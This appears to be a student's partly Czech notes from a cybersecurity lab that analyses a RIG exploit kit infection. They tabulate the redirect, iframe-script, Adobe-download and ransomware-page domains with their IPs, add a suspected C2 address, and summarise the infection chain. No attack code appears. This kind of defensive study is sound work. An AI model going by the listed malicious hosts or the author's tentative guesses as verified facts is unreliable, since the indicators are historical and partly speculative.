- Jaký má uživatel browser

Reflection

The EK used a number of websites. Complete the table below.
mělo by být i postupně

URL	IP address	Function
www.bing.com	N/A	search engine links to legitimate webpage
www.homeimprovement.com	104.28.18.74	redirect

URL	IP address	Function
retrotip.visionurbana.ve	139.59.160.143	js script v iframu?
tyu.benme.com	194.87.234.129	stáhnutí adobe fileu
p27dokhpz2n7nvgr.1jw2lx.top	198.105.121.50	ransomware stránka

- - IP adresa 90.2.1.0 (možná CnC server)
  It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.

- User hledal legitimní stránky na vylepšení domu
- Klikl na stránku která ho redirectla
- Stáhl se adobe file a ten spustil stáhnutí malwaru
- Malware pak kontaktoval IP adresu 90.2.1.0